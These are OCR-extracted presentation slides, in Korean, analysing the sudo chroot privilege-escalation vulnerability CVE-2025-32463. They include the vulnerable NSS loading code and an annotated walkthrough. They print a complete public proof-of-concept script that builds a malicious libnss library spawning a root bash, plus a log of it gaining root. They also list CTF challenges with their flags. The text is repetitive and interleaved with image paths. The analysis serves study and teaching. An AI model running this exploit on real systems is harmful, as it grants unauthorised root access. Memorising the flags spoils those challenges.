    char *shlib_name;

    if (__asprintf(&shlib_name, "libnss_%s.so%s",
                   module->name, __nss_shlib_revision) < 0)
        return false;

    handle = __libc_dlopen(shlib_name);  // 취약점 발생부분
    free(shlib_name);
}
```


What is CVE-2025-32463?

```
nsswitch.conf: "passwd: /woot1337"
→ module->name = "/woot1337"
→ shlib_name = "libnss_/woot1337.so.2"
→ __libc_dlopen("libnss_/woot1337.so.2")  // 상대경로로 해석
```


What is CVE-2025-32463?



What is CVE-2025-32463?



What is CVE-2025-32463?



sudo -R woot woot

What is CVE-2025-32463?

```c
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <grp.h>
#include <netdb.h>

int main() {
    chdir("/tmp/stage");
    int saved_root = open("/",O_RDONLY);
    int saved_cwd = open(".",O_RDONLY);
    chroot("/tmp/stage/woot");
    chdir("/");
    gethostbyname("woot");
    fchdir(saved_root);
    chroot(".");
    fchdir(saved_cwd);
    getgrnam("got root?");
}
```

현재 루트 위치 저장

What is CVE-2025-32463?

```c
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <grp.h>
#include <netdb.h>

int main() {
    chdir("/tmp/stage");
    int saved_root = open("/",O_RDONLY);
    int saved_cwd = open(".",O_RDONLY);
    chroot("/tmp/stage/woot");
    chdir("/");
    gethostbyname("woot");
    fchdir(saved_root);
    chroot(".");
    fchdir(saved_cwd);
    getgrnam("got root?");
}
```

What is CVE-2025-32463?

```c
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <grp.h>
#include <netdb.h>

int main() {
    chdir("/tmp/stage");
    int saved_root = open("/",O_RDONLY);
    int saved_cwd = open(".",O_RDONLY);
    chroot("/tmp/stage/woot");
    chdir("/");
    gethostbyname("woot");
    fchdir(saved_root);
    chroot(".");
    fchdir(saved_cwd);
    getgrnam("got root?");
}
```

cwd를 pivot 환경으로 끌어옴

What is CVE-2025-32463?

```c
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <grp.h>
#include <netdb.h>

int main() {
    chdir("/tmp/stage");
    int saved_root = open("/",O_RDONLY);
    int saved_cwd = open(".",O_RDONLY);
    chroot("/tmp/stage/woot");
    chdir("/");
    gethostbyname("woot");
    fchdir(saved_root);
    chroot(".");
    fchdir(saved_cwd);
    getgrnam("got root?");
}
```

nsswitch에서 정보를 가져옴
(libnss_/woot1337.so.2)

What is CVE-2025-32463?

```c
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <grp.h>
#include <netdb.h>

int main() {
    chdir("/tmp/stage");
    int saved_root = open("/",O_RDONLY);
    int saved_cwd = open(".",O_RDONLY);
    chroot("/tmp/stage/woot");
    chdir("/");
    gethostbyname("woot");
    fchdir(saved_root);
    chroot(".");
    fchdir(saved_cwd);
    getgrnam("got root?");
}
```


복구

What is CVE-2025-32463?

```c
#include <fcntl.h>
#include <unistd.h>
#include <sys/types.h>
#include <grp.h>
#include <netdb.h>

int main() {
    chdir("/tmp/stage");
    int saved_root = open("/",O_RDONLY);
    int saved_cwd = open(".",O_RDONLY);
    chroot("/tmp/stage/woot");
    chdir("/");
    gethostbyname("woot");
    fchdir(saved_root);
    chroot(".");
    fchdir(saved_cwd);
    getgrnam("got root?");
}
```

자격증명 실행

What is CVE-2025-32463?



실행!

What is CVE-2025-32463?

```
#!/bin/bash
# sudo-chwoot.sh
# CVE-2025-32463 – Sudo EoP Exploit PoC by Rich Mirch
#                  @ Stratascale Cyber Research Unit (CRU)
STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd ${STAGE?} || exit 1

cat > woot1337.c<<EOF
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void woot(void) {
  setreuid(0,0);
  setregid(0,0);
  chdir("/");
  execl("/bin/bash", "/bin/bash", NULL);
}
EOF

mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "woot!"
sudo -R woot woot
rm -rf ${STAGE?}
```

What is CVE-2025-32463?

```
┌──(yeonba㉿DESKTOP-UM9PSAL)-[~/CVE-2025-32463]
└─$ ./exploit.sh
woot!
┌──(root㉿DESKTOP-UM9PSAL)-[/]
└─# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),1000(yeonba)
```

After?

- 강희찬
- 주제 : CVE-2025-32463 LPE 취약점 분석
- 단계 :
    1. cve-2025-32463 github docker 파일 다운받아서 환경 세팅후 poc 코드로 루트 권한 획득
    2. poc 코드,취약점이 있는 부분 파일 동적,정적 분석
    3. 여러 블로그, 자료들을 참고해서 직접 익스 코드 작성
    4. 이를 활용하여 wargame 문제 제작
    5. 문서화 및 발표 준비

After?


2025
SCA CTF
2025. 10. 26. (Sun)
09:00 - 19:00
참가 대상: 중·고등학교 재학생 (참가 시 재학증명서 제출 필수)
※ 대학생도 참가 가능하나 시상 대상에서는 제외됩니다.
신청 기간: 2025년 10월 13일 (월) ~ 10월 24일 (금) 20:00까지
Jeopardy 형식 제한 시간 내 가장 높은 점수를 획득한 참가자가 우승하게 됩니다.
Web, Crypto, Pwn, Rev, Misc
Write-Up 제출
- 대회 종료 후에는 자신이 푼 문제의 풀이 과정을 정리한 Write-Up(문제 풀이 보고서)을 제출해야 합니다.
- 형식: PPT 또는 PDF
- 제출 기한: 대회 종료 후 1시간 이내
- 제출처: smc.secu.sca@gmail.com
- Write-Up 미제출 시 시상에서 제외됩니다.
시상 내역
- 1등: 30만 원 상당 상품권
- 2등: 20만 원 상당 상품권
- 3등: 10만 원 상당 상품권
부정행위 관련 안내
- 공정한 대회를 위해 아래 행위 적발 시 즉시 실격 처리됩니다.
- 문제 풀이 방법 또는 Flag 공유
- 대회 서버 공격 시도 (DDoS, 취약점 악용 등)
- 모든 참가자분들은 공정한 경쟁과 윤리의식을 지켜주시기 바랍니다.
문의
- Instagram: https://www.instagram.com/smc.sec_sca/
- 이메일: smc.secu.sca@gmail.com


SUDO

After?

Pwn					
baby-rop 열기	ROP, ret2dlresolve or ret2glibc	5	SCA{r0p_chain_c0ntr0l_flow_w1ns_6f1a9c2e}	강대성	희찬 강
SeeTypes	OOB,ROP,Ctypes	3~4	SCA{4e8e54e368036cbeeab32f4ee40a103e}	강희찬	희찬 강
root_manager	CVE-2025-32463,heap_overflow	5~7	SCA{My_little_sudo-R:CVE-2025-32463}	강희찬	희찬 강
ultimate sandbox	Side channel Attack, glibc srand,rand break	8~9	SCA{185f8db32271fe25f561a6fc938b2e264306ec304eda518007d1764826381969}	강대성	KDS

After?

https://dreamhack.io/wargame/challenges/2381

After?

해킹 공부

YeOnba

CVE-2025-32463 원데이 취약점 분석

2025.08.13 · 해킹 공부

최근에 발견된 CVE-2025-32463를 분석해봤다. 이 취약점은 sudo의 chroot 기능을 악용해서 권한 상승을 할 수 있는 취약점인데, 생각보다 복잡하고 흥미로운 메커니즘을 가지고 있어서 정리해본다.

요약취약점: sudo v1.9.14~1.9.17에서 chroot 처리 과정의 NSS 모듈 로딩 취약점공격 방법: 악성 nsswitch.conf로 상대경로 라이브러리 로드 유도결과: 일반 사용자가 root 권한 획득 가능핵심: passwd: /woot1337 > libnss_/woot1337.so.2 변환으로 chroot 우회배경: sudo v1.9.14에서 chroot 관련 로직이 바뀌면서 이 취약점이 생겼다. 어떻게 바뀌었는지 코드로 비교해보자.변경 전 (v1.9.13)int set_

https://ye0nbahacking.tistory.com/6


Q & A


END